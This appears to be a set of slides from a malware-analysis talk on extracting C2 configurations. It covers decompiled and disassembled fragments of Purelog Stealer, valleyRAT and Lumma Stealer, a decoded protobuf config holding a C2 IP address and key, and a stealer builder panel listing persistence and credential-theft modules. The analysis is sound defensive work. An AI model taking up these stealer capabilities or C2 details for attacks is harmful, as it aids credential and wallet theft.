        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    }
    catch
    {
    }
    Class2.smethod_3(Class1.class20_0);
}
```

C2's are stored in creative places


- Purelog Stealer : decoded, deserialized then casted to a class object



```
using System;
using System.Runtime.CompilerServices;
using ProtoBuf;

// Token: 0x0200001A RID: 26
[ProtoContract]
internal class Class20 : Class8
{
    // Token: 0x17000045 RID: 69
    // (get) Token: 0x060000DE RID: 222 RVA: 0x000025A
    // (set) Token: 0x060000DF RID: 223 RVA: 0x00005AC
    [ProtoMember(1)]
    public string 1 { get; set; }

    // Token: 0x17000046 RID: 70
```

C2's are stored in creative places

- Purelog Stealer : decoded, deserialized then casted to a class object




```
72 32 0a 0f 31 33 34 2e 32 35 35 2e 32 33 34 2e 31 30 33 18 80 2e 22 10 35 62 65 63 34 38 64 64 31 35 66 62 63 61 33 32 2a 08 48 4f 54 45 4c 24 24 24 58 01
```

Result

Byte Range	Field Number	Type	Content
0-52	14	protobuf	(nested table below)


Byte Range	Field Number	Type	Content
0-17	1	string	134.255.234.103
17-20	3	varint	As uint: 5888 As sint: 2944
20-38	4	string	5bec48dd15fbca32
38-48	5	string	HOTEL$$$
48-50	11	varint	As uint: 1 As sint: -1

Sometimes threat actors don’t bother that much (valleyRAT)



```
.data:0041A3F9                db    0
.data:0041A3FA                db  34h ; 4
.data:0041A3FB                db    0
.data:0041A3FC                db  34h ; 4
.data:0041A3FD                db    0
.data:0041A3FE                db  2Eh ; .
.data:0041A3FF                db    0
.data:0041A400                db  36h ; 6
.data:0041A401                db    0
.data:0041A402                db  38h ; 8
.data:0041A403                db    0
.data:0041A404                db  2Eh ; .
.data:0041A405                db    0
.data:0041A406                db  33h ; 3
.data:0041A407                db    0
.data:0041A408                db  30h ; 0
.data:0041A409                db    0
.data:0041A40A                db  31h ; 1
.data:0041A40B                db    0
.data:0041A40C                db  3Ah ; :
.data:0041A40D                db    0
.data:0041A40E                db  32h ; 2
.data:0041A40F                db    0
.data:0041A410                db  70h ; p
.data:0041A411                db    0
.data:0041A412                db  7Ch ; |
.data:0041A413                db    0
```

Malware Builders



Non sécurisé [redacted] /#

[redacted]

[redacted]

0 Active

LIVE STATISTICS

Passwords:	0
Crypto Wallets:	0
Documents:	0

Updated: Just now

[redacted] Implant Builder

Configuration

C2 Server URL: http://localhost:5000

Encryption Key: shadow_secure_key_2024

Check-in Interval (seconds): 30

Persistence Methods

- [x] Startup Folder
- [x] Scheduled Task
- [x] Registry Run
- [ ] Windows Service

Collection Modules

- [x] Passwords
- [x] Crypto Wallets
- [x] Cookies
- [x] Telegram
- [x] Documents
- [x] System Info


Config Extractors

What we need

Locate the encrypted C2’s


Identify and reproduce the algorithm locally

Lumma Stealer uses ChaCha20 to encrypt C2's



```
ROL        ECX,0x10
MOV        EBP,dword ptr [ESP + local_f4]

ADD        EBP,ECX
XOR        EAX,EBP
ROL        EAX,0xc
MOV        ESI,dword ptr [ESP + local_11c]

ADD        ESI,EAX
MOV        dword ptr [ESP + local_11c],ESI

XOR        ECX,ESI
ROL        ECX,0x8
MOV        dword ptr [ESP + local_114],ECX

ADD        EBP,ECX
MOV        ECX,dword ptr [ESP + local_f8]

XOR        EAX,EBP
ROL        EAX,0x7
```

Some debugger work to locate the decryption code



